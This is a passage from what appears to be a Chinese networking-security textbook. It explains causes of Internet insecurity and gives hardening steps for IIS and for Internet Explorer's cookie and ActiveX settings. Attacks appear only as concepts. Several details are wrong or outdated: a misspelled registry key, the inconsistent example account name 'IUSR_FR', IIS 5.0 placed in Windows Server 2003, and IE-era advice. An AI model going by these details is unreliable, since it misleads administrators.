Internet 有很多安全隐患，主要表现在以下几方面。①Internet 是跨国界的，黑客乐于进行跨国攻击。②通过 IP 地址识别网络上的用户是不可靠的。③大多数国家都实行身份证或户籍管理制度，这种制度就是把人和他的身份对应起来，通过身份来控制和管理个人。但在 Internet 上，IP 地址只是一个数字标志，不代表实际身份，通过 IP 地址来识别和管理存在严重的安全漏洞。④Internet 本身没有中央管理机制，没有法令和法规。⑤Internet 从技术上来讲是开放的、标准的，是为君子设计而不防小人的。⑥Internet 没有审计和记录功能，即对发生的事情没有记录。

2. 产生的原因

1）薄弱的认证环节

Internet 的许多安全隐患是因为使用了薄弱的、静态的密码。Internet 上的密码可以通过许多方法破译。其中最常用的两种方法是把加密的密码解密和通过监视信道窃取密码。UNIX/Linux 操作系统通常把加密的密码保存在一个文件中，而普通用户也可读取该文件，这个密码文件可以通过简单的复制或其他方法得到。一大密码文件被闯入者得到，他们就可以使用解密程序。如果密码是薄弱的，如少于 8 个字符或英语单词，就可能破译，然后用来获取对系统的访问权。

有一些 TCP 或 UDP 服务只能对主机地址进行认可，而不能对指定的用户进行认证。例如，网络文件系统(network file system，NFS)服务器不能做到只给一个主机上的某些特定用户访问权。它只能给整个主机服务器。在该系统中，假如一个服务器的管理员也许只信任某一主机的某一特定用户，并希望该用户拥有访问权；但是管理员无法控制该主机上的其他用户，也就是说只能允许所有的用户访问或禁止所有用户访问。

2）系统的易被监视性

当用户使用 TELNET 或 FTP 连接到主机上的账户时，在 Internet 上传输的密码是没有加密的，那么侵入系统的一个方法就是通过监听获取带用户名和密码的 IP 包，然后使用这些用户名和密码，登录到系统。如果截获的是管理员的密码，那么获取特权访问就变得更为容易了，当前有很多系统已经被这种方法侵入。

大多数用户不加密邮件，而且许多人认为电子邮件是安全的，所以用它来传递敏感的内容。因此电子邮件可以被监视从而泄露敏感信息。X-Windows 系统同样也存在已被监视的弱点。X-Windows 系统允许在一台工作站上打开多重窗口来显示图形或多媒体应用。闯入者有时可以在另外的系统上打开窗口来读取可能含有密码或其他敏感信息的文件。

3）网络系统易被欺骗性

Internet 上的主机都是通过 IP 地址进行访问的。如果使用了 IP 地址欺骗，那么攻击者的主机就可以冒充一个被信任的主机或客户从而侵入系统。

一个简单的方法是等用户系统关机后来模仿该系统。在许多组织中，经常使用 UNIX 主机作为局域网服务器，员工用个人计算机和 TCP/IP 网络软件来连接和使用它们。个人计算机一般使用 NFS 来对服务器的目录和文件进行访问（NFS 仅仅使用 IP 地址来验证客户）。一个攻击者在几小时内就可以放置好一台与别人使用相同名字和 IP 地址的个人计算机，然后与 UNIX 主机建立连接，就好像他是“真的”客户，这是非常容易实现的攻击手段，一般是内部人员所为。

4）复杂的设备和控制

对主机系统的访问控制通常很复杂而且难于验证其正确性。因此，偶然的配置错误会使闯入者获取访问权。

许多 Internet 上的安全事故的起因是由那些被闯入者发现的弱点造成的。由于目前大多数 Linux 系统都采用开放源代码方式开发，而源代码又可以轻易得到，所以闯入者可以通过研究其中可利用的缺陷来侵入系统。存在缺陷的部分原因是软件的复杂性，因而没有能力在各种环境中进行测试。有些软件缺陷很容易被发现和修改；而另一些缺陷只能重写该软件才能被更正。

5）通信协议存在安全问题

网络通信的基础是协议，TCP/IP 是目前国际上最流行的网络协议。该协议在设计时没有过多考虑安全因素。主要原因是如果考虑安全因素太多，将会增大代码量，从而降低 TCP/IP 的运行效率。TCP/IP 在设计上就是不安全的，黑客利用一些伪造的 IP 发送地址，制造一些虚假的数据分组来充当合法工作站发送的分组。其他还有 UDP 欺骗、TCP 序列号攻击、ICMP 袭击、IP 碎片袭击等。

6.2 Web 服务的安全

WWW 服务又称 Web 服务，是建立在 HTTP（超文本传输协议）上的全球信息库，是 Internet 上 HTTP 服务器的集合，在短时间内得到迅猛发展，是人们最常用的 Internet 服务。目前 Web 站点遍及世界各地，万维网用超文本技术把 Web 站点上的文件链接在一起，文件可以包括文本、图形、声音、视频以及其他形式。用户可以自由地通过超文本导航从一个文件进入另一个文件，方便搜索信息。不管文件在哪里，只要在 HTTP 连接的字或图上单击就行了。

搜索 Web 文件的工具是浏览器，常用的浏览器是 Netscape Navigator 和 Microsoft Internet Explorer。HTTP 只是浏览器中使用的一种协议，浏览器还会使用 FTP、GOPHER、WAIS 等协议，也会包括 NNTP 和 SMTP 等协议。因此，当用户在使用浏览器时，实际上是通过 HTTP 申请服务，也会去申请 FTP、GOPHER、WAIS、NNTP 和 SMTP 等服务器。这些服务器都存在漏洞，是不安全的。

浏览器由于灵活而备受用户的欢迎，而灵活性也会导致控制困难。浏览器比 FTP 服务器更容易转换和执行，但是一个恶意的侵入也就更容易得到转换和执行。浏览器一般只能

理解如 HTML 格式、JPEG 和 GIF 图形格式等数据格式，对其他的数据格式，浏览器是通过外部程序来观察的。一定要注意哪些外部程序是默认的，不能允许那些危险的外部程序进站点。用户不要随便增加外部程序，不要轻信陌生人的建议而随便地进行个性化外部程序的配置。

大部分 Web 站点注意的只是站点内容的安全。但是通过 WWW 会引入外部文件和程序，通过超文本会进入其他站点的文本。它们一般对这些文本和程序的安全性考虑得很少，因此会带来很多安全问题。

6.2.1　IIS-Web 安全设置

为了适应目前 Internet/Intranet 的潮流，各公司纷纷推出自己的 WWW 信息发布产品，微软公司也不例外。在微软公司推出的一系列应用产品和开发工具中，有许多是免费提供给用户使用的，从而占有很大的市场份额。在这些免费产品中，有一套名为 IIS(Internet Information Server)的 Web 服务器组件。在 Windows Server 2003 版内置了 IIS 5.0 版本，用户也可以直接从微软的网站下载。

Windows 2003 的系统管理员可以使用 IIS 建立起大容量、功能强大的 WWW、FTP 和 SMTP 服务器。从而拥有属于自己的安全的 Internet 和 Intranet 网站，它可以将信息发布给全世界的用户。

正由于 IIS 的安全性以 Windows Server 2003 系统作为基础，如果 IIS 系统被攻击，也就意味着 Windows 2003 遭到了入侵，因此加强 IIS 的安全是必要的。

1. IIS 的安全设置

设置 IIS 要注意以下几点。

(1) 避免安装在主域控制器上。安装 IIS 后，将在安装的计算机上生成 IUSR_Computername 匿名账户(Computername 为服务器的名字)，该账户被添加到域用户组中，从而把应用于域用户组的访问权限提供给访问 Web 服务器的每个匿名用户，这不仅给 IIS 带来了巨大的潜在危险，而且还可能牵扯到整个域资源的安全，因此要尽可能避免把 IIS 安装在域控制器上，尤其是主域控制器。

(2) 避免安装在系统分区上。把 IIS 安装在系统分区上，会使系统文件与 IIS 同样面临非法访问，容易使非法用户侵入系统分区。

(3) 通过使用数字与字母(包括大小写)相结合的密码，提高修改密码的频率，封锁失败的登录尝试以及账户的生存期等，对一般用户账户进行管理。

(4) 端口安全性的实现。对于 IIS 服务，无论是 WWW 站点、FTP 站点，还是 NNTP、SMTP 服务等都有各自监听和接收浏览器请求的 TCP 端口号(port)，一般常用的端口号：WWW 是 80，FTP 是 21，SMTP 是 25，可以通过修改端口号来提高 IIS 服务器的安全性。如果修改了端口设置，只有知道端口号的用户才可以访问，但用户在访问时需要指定新端口号。

2. IIS-Web 服务器的安全性

Web 服务器是 IIS 中一个强有力的功能全面的工具，它优于其他同类产品。作为 Windows Server 2003 下的一项服务运行时，能为各种规模的网络提供快速、方便、安全的

Web 服务功能。如果计划建立 Web 网站，要确保 Web 网站及其内容的安全和网络及其资源的安全，除了在前面提到的 IIS 安全措施外，还要采取其他相应的手段。

1）登录认证的安全

IIS-Web 服务器对用户提供 3 种形式的身份认证，如图 6-1 所示。




图 6-1　身份验证方法

(1) 匿名访问方式。匿名访问就是不用验证，用户并不需要输入用户名和密码，都是使用一个匿名账号登录网站。在这 3 种身份认证中的安全性是最低的，可以禁止匿名访问方式。默认的匿名账号的格式是 IUSR_主机名。

(2) 基本身份验证方法。目前公司主页网站设置为基础验证，而且不允许匿名访问，所以浏览器浏览公司主页网站时，需要拥有 Windows 2003 Server 的用户账号和密码，浏览器会出现一个“输入网络密码”对话框，输入用户名和密码后，输入的数据会送到 Web 服务器进行基本验证，身份无误后才能进入 Web 站点的首页。

(3) 集成 Windows 身份验证方式。集成 Windows 身份验证与基本身份验证方法相同，只是对传送的数据会进行加密保护，目前只有 Internet Explorer 浏览器支持这种验证方式。集成验证与基本验证不同的地方，在登录网站时，并不会马上显示用户输入网络密码的对话框，而是先以客户端的用户信息进行验证。如果客户端用户没有足够的权限，才会显示输入密码的对话框。

首先需要了解匿名访问的严重后果，并采取预防措施来确保为匿名访问创建的账户拥有适应的许可权。若要设置用户对 Web 服务器进行访问的类型，可在 IIS 服务管理器中双击 WWW，调出 Web 服务器再双击 Web 服务器，以显示 Web 属性对话框。在对话框中可以看到，设置 Web 服务器服务程序可以使用多种选项。对于安装的大多数 IIS 而言，默认选项最好。

如果希望允许大众进行访问，一定要确保同意匿名访问。按照默认设置，当 IIS 安装好后，在用户数据库就会创建一个新用户账户，其名字为 IUSR_，后接已安装好的服务器名。例如，如果服务器名为 FS，新用户账户则为 IUSR_FR。当账户创建好，它被赋予有限的访问权，并增加到域用户、客人用户和 Everyone 组中。

此外，IUSR 账户被赋予在本地登录的权限。所有 Web 用户都必须具有这种权限，原因是他们的请求被传送至 Web 服务器服务程序，该服务程序利用他们的账户去登录，接着允许 Windows 2003 分配相应的访问权。

如果希望所有用户按照特定的用户账户和密码得到验证，仅取消选中 Anonymous Logon(匿名登录)复选框即可。那将要求各用户在访问服务器的资源前输入有效的用户 ID 和密码。如果能启动启示功能，就能查看到谁正在访问 Web 服务器以及他们所进行的操作。

2）设置用户审核

安装在 NTFS 文件系统上的文件夹和文件，一方面要对其权限加以控制，对不同的用

户组和用户进行不同的权限设置。另一方面，还可利用 NTFS 的审核功能对某些特定用户组成员读文件的企图等方面进行审核，有效地通过监视如文件访问、用户对象的使用等发现非法用户进行非法活动的前兆，以及时加以预防制止，如图 6-2 所示。

3）设置 WWW 目录的访问权限

对已经设置 Web 目录的文件夹，可以通过操作“Web 站点”选项卡实现对 WWW 目录访问权限的控制，而该目录下的所有文件和子文件夹都将继承这些安全性。WWW 服务除了提供 NTFS 文件系统提供的权限外，还提供读取权限，允许用户读取或下载 WWW 目录中的文件；执行权限，允许用户运行 WWW 目录下的程序和脚本，如图 6-3 所示。




图 6-2 设置审核




图 6-3 在“主目录”选项卡中设置权限

为确保网站的安全性，配置 Web 服务器可以看到的目录以及相应的访问层次也是很重要的。第一次安装 IIS 时，按照默认设置，它会自行创建一个名为 InetPub 的目录，接着为其提供的 Internet 服务生成根目录。Web 服务器的根目录默认为 wwwroot，它应当是主页所在的位置。接着可以用 Directories 标签来增加存储额外内容的新目录。

4）IP 地址的控制

可以设置允许或拒绝从特定 IP 发来的服务请求，有选择地允许特定主机的用户访问服务，可以通过设置来阻止除指定 IP 地址外的整个网络用户来访问自己的 Web 服务器，如图 6-4 所示。



图 6-4 IP 地址访问限制

5）使用 SSL

IIS-Web 的身份认证除了匿名访问、基本验证和 Windows 请求/响应方式外，还有一种安全性更高的认证：通过 SSL 使用数字证书进行访问。

SSL 位于 HTTP 层和 TCP 层之间，它建立用户与服务器之间的加密通信，确保所传递信息的安全性。

SSL 工作在公共密钥和私人密钥基础上，任何用户都可以获得公共密钥来加密数据，但解密数据必须要通过相应的私人密钥。使用 SSL 安全机制，首先客户端与服务器之间建立连接，服务器把它的数字证书与公共密钥一并发送给客户端，客户端随机生成会话密钥，用从服务器得到的公共密钥对会话密钥进行加密，并把会话密钥在网络上传递给服务器，而会话密钥只有在服务器端用私人密钥才能解密，这样，客户端和服务器端就建立了一个唯一的安全通道。

建立 SSL 安全机制后，只有 SSL 允许的客户才能与 SSL 允许的 Web 站点进行通信，并且在使用 URL 资源定位器时，输入 https://，而不是 http://。SSL 安全机制的实现，将增大系统开销，增加服务器的额外负担，从而降低系统性能，在规划时建议仅考虑为高敏感度的 Web 目录使用。另外，SSL 客户需要使用 IE 6.0 及以上版本才能使用。

6）其他安全措施

如果正在运行 Web 服务器，尽管已根据以前所讨论过的内容采取了预防措施，也许仍有些安全漏洞有待于填补。

以下列出当提供 Web 服务时，一般应当采取的措施。

(1) 停用.bat 和.cmd 文件的映像功能。如果黑客们拿到这些 Web 服务器上的可执行文件，就可能运行这些 Web 文件。通过取消对脚本程序的所有目录的阅读许可权，就可以停用某些文件夹的映像功能。

(2) 将脚本程序和数据存储在不同目录，务必使包含脚本程序的目录只拥有执行许可。

(3) 禁止使用 Directory Browsing Allowed(允许目录浏览)。启动这一功能后会给出一个浏览器，该浏览器含有某个目录中的超文本文件列表，从而使黑客能篡改目录中的文件。

(4) 避免使用 Remote Virtual Directories(远程虚拟目录)。务必将 IIS 的所有可执行文件及数据安装在同一台机器上，并利用 NTFS 来保护。当用户试图从远程目录访问文档时，总是使用输入到属性对话框中的用户名和密码，这就有可能绕过访问控制列表。当编写和使用 CGI 脚本程序时，一定要小心。有经验的黑客也许会利用编写拙劣的 CGI 脚本程序来对自己的系统进行访问。

(5) 牢记特权最小的原则。如果计划只运行 Web 服务器，那么只激活 Web 服务器主机的端口 80。

(6) 全面测试 Web 服务器的安全性，设法发现并弥补任何漏洞。

6.2.2 浏览器的安全性

在 Internet 中，计算机网络安全级别高低的区分是以用户通过浏览器发送数据和浏览访问本地客户资源能力高低来区分的。安全和灵活是一对矛盾的东西。高的安全级别必然带来灵活性的下降和功能的限制。Web 技术的发展也是安全和功能强大的平衡。纯粹文字的 HTML 或许是安全的(如果把内容给予用户身心带来的冲击，比如暴力、色情等不看

做安全问题),但这样功能会受到很大限制。

安全是和对象相关的。一般可以认为,小组里十分可信的站点,例如,办公室的软件服务器的数据和程序是比较安全的,同时公司的站点是中等水平安全的,当然 Internet 上的大多数访问被认为是相当不安全的,其中黑客们的访问自然是极不安全的。

基于对访问对象和访问方法的划分,高版本的 IE(如 IE 5.0)定义了 4 个通过浏览器访问 Internet 的安全级别:高、中、中低、低。并定义了 4 类访问对象:Internet、本地 Internet(即 Intranet)、可信站点和受限站点等。也就是说 IE 支持 Cookies、Java、ActiveX 等网络新技术,同时也可以通过安全配置来限制用户使用 ActiveX 控件、使用 Cookies、使用脚本(Script)、下载数据和程序、验证用户登录及对于标准 HTML 一些可能带来问题的特性的限制;如 Frame(框架网页)的使用、提交表单的方式等。一般可以从以下几个方面提高使用浏览器的安全性。

1. Cookie 及安全设置

1) Cookie

Cookie 是由 Netscape 开发并将其作为持续保存状态信息和其他信息的一种方式,目前绝大多数浏览器都支持 Cookie 协议。如果能够链入网页或其他网络的话,就可以使用 Cookie 来传递某些具有特定功能的小信息块。Cookie 是一个存储于浏览器目录中的文本文件,约由 255 个字符组成,仅占 4KB 硬盘空间。当用户正在浏览某站点时,它存储于用户机的 RAM 中;退出浏览器后,它存储于用户的硬盘中。存储在 Cookie 中的大部分信息是普通的信息。例如,当浏览一个站点时,此文件记录了每一次的击键信息和被访站点的 URL 等。但是许多 Web 站点使用 Cookie 来储存针对私人的数据,例如,注册密码、用户名、信用卡编号等。若想查看存储在 Cookie 文件中的信息,可以从浏览器目录中查找名为 Cookie.txt 或 MagicCookie(Mac 机)的文件,然后利用文本编辑器和字处理软件打开查看即可。Cookie 是以标准文本文件形式存储的,因此不会传递任何病毒,所以从普通用户意义上讲,Cookie 本身是安全可靠的。

但是,随着互联网的迅速发展,网上服务功能的进一步开发和完善,利用网络传递的资料信息愈来愈重要,有时涉及个人的隐私。因此,关于 Cookie 的一个值得关心的问题并不是 Cookie 对自己的机器能做些什么,而是它能存储些什么信息或传递什么信息到服务器中。HTTP Cookies 可以被用来跟踪网上冲浪者访问过的特定站点,尽管站点的跟踪不用 Cookies 也容易实现,不过利用 Cookies 使跟踪到的数据更加坚固可靠。由于一个 Cookies 是 Web 服务器放置在机器上的,并可以重新获取档案的唯一标识符,因此 Web 站点管理员可以利用 Cookies 建立关于用户及其浏览特征的详细档案资料。用户登录到一个 Web 站点后,在任一设置了 Cookies 的网页上的单击操作信息都会被加到该档案中。档案中的这些信息暂时主要用于对站点的设计维护,但除站点管理员外并不否认被别人窃取的可能,假如这些 Cookie 持有者们把一个用户身份链接到他们的 Cookies ID,利用这些档案资料就可以确认用户的名字及地址。此外,某些高级的 Web 站点(如许多的网上商业部门)实际上采用了 HTTP Cookies 的注册鉴定方式。当用户在站点注册或请求信息时,经常输入确认他们身份的登记密码、E-mail 地址或邮政地址到 Web 页面的窗口中,从 Web 页面收集用户信息并提交给站点服务器,服务器利用 Cookies 持久地保存信息,并将其放置在用户机上,等

待以后的访问。这些 Cookies 内嵌于 HTML 信息中，并在用户机与站点服务器间来回传递，如果用户的注册信息未曾加密，将是很危险的。

2）拒绝 Cookies 的方法

如果感到不安全的话，可以拒绝 Web 服务器设置的 Cookie 信息或当服务器在浏览器上设置 Cookies 时显示警告窗口，它将告知设置的 Cookies 的值及删除所花费的时间。在 Windows 下拒绝接收 Cookie，可以删除 Cookie 文件内容或把文件属性设置为只读和隐含。在浏览器下拒绝的具体方法如下。

（1）如果想禁止个别的 Cookies，例如，记录双击键操作的 Cookies，可以通过删除相应文件内容来破坏这些 Cookies，然后把文件属性改为只读、隐藏、系统属性，并且存储文件。当登录到一个设置了这种 Cookies 的站点时，它既不能从 Cookies 读取任何信息，也不会传递新的信息。

（2）通过 IE 浏览器总体提供的 Cookies 的"安全"选项卡，如图 6-5 所示，单击下方的"自定义级别"按钮。

在弹出的"隐私"对话框中，单击"高级"按钮，出现 Cookies 设置选项，有两个 Cookies 选项，如图 6-6 所示。




图 6-5　IE 安全选项卡



图 6-6　Cookies 安全设置

- 高级隐私策略设置。指定 IE 如何处理来自第一方 Web 站点的永久 Cookie。Cookie 是由 Internet 站点创建的文件，用于在计算机上存储有关用户的信息（例如身份和访问该站点时的首选项）。永久 Cookie 以文件的形式存储在计算机上，当 IE 关闭时，它仍然保留在计算机上。要指定 IE 接收 Cookie 而不必先提示，选择"接受"单选按钮。要指定 Internet Explorer 在即将接收来自 Web 站点的 Cookie 时发出警告，选择"提示"单选按钮。要指定不允许 Web 站点将 Cookie 存储到计算机上，而且 Web 站点不能读取本机上已有的 Cookie，选择"阻止"单选按钮。一般来说，为提高安全性应选择"阻止"单选按钮。

- 高级隐私策略设置选项。指定 Internet Explorer 如何处理来自第三方 Web 站点的临时 Cookie。如果希望 Internet Explorer 直接接收 Cookie 而不是事前提醒，选择“接受”单选按钮。如果希望 Internet Explorer 在即将接收来自 Web 的 Cookie 时向用户发出警告，可选择“提示”单选按钮。如果不允许来自 Web 站点的 Cookie 进入用户的计算机，并且不允许用户计算机上已有的 Cookie 被 Web 站点读取，可选择“阻止”单选按钮。
- 通过注册表禁止 Cookies。可删除注册表中的如下条目：

HKEY_LOACL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\InternetSettings\Cache\Special Paths\Cookies，然后重新启动机器，并删除 Windows\Cookies 目录。

2. ActiveX 及安全设置

1) ActiveX

ActiveX 是 Microsoft 公司提供的一款高级技术，它可以像一个应用程序一样在浏览器中显示各种复杂的应用。

ActiveX 是一个技术集合，包括 ActiveX 控件、ActiveX 文档、ActiveX 服务器框架、ActiveX 脚本、HTML 扩展等，它使得万维网上交互内容得以实现。利用 ActiveX 技术，网上应用变得生动活泼，伴随着多媒体效果、交互式对象和复杂的应用程序，使用户犹如感受 CD 质量的音乐一般。它的主要好处是：动态内容可以吸引用户，开放的、跨平台支持可以运行在 Macintosh、Windows 和 UNIX 操作系统上。ActiveX 也是一种开放开台，可以使开发人员为 Internet 和企业网开发出程序。

因为 ActiveX 的强大功能，它可以做很多事情，它的危害性也就进一步加大了。用户通过浏览器浏览一些带有恶意的 ActiveX 控件时，这些控件可以在用户毫不知情的情况下执行 Windows 系统中的任何程序，给用户带来很大的安全风险。

2) ActiveX 的安全设置

在 IE 中，也可以对 ActiveX 的使用进行限制。在如图 6-5 所示的“安全”选项卡中，单击“自定义级别”按钮，出现“安全设置”对话框。移动对话框中的垂直滑块，出现“ActiveX 控件和插件”设置选项，如图 6-7 所示。

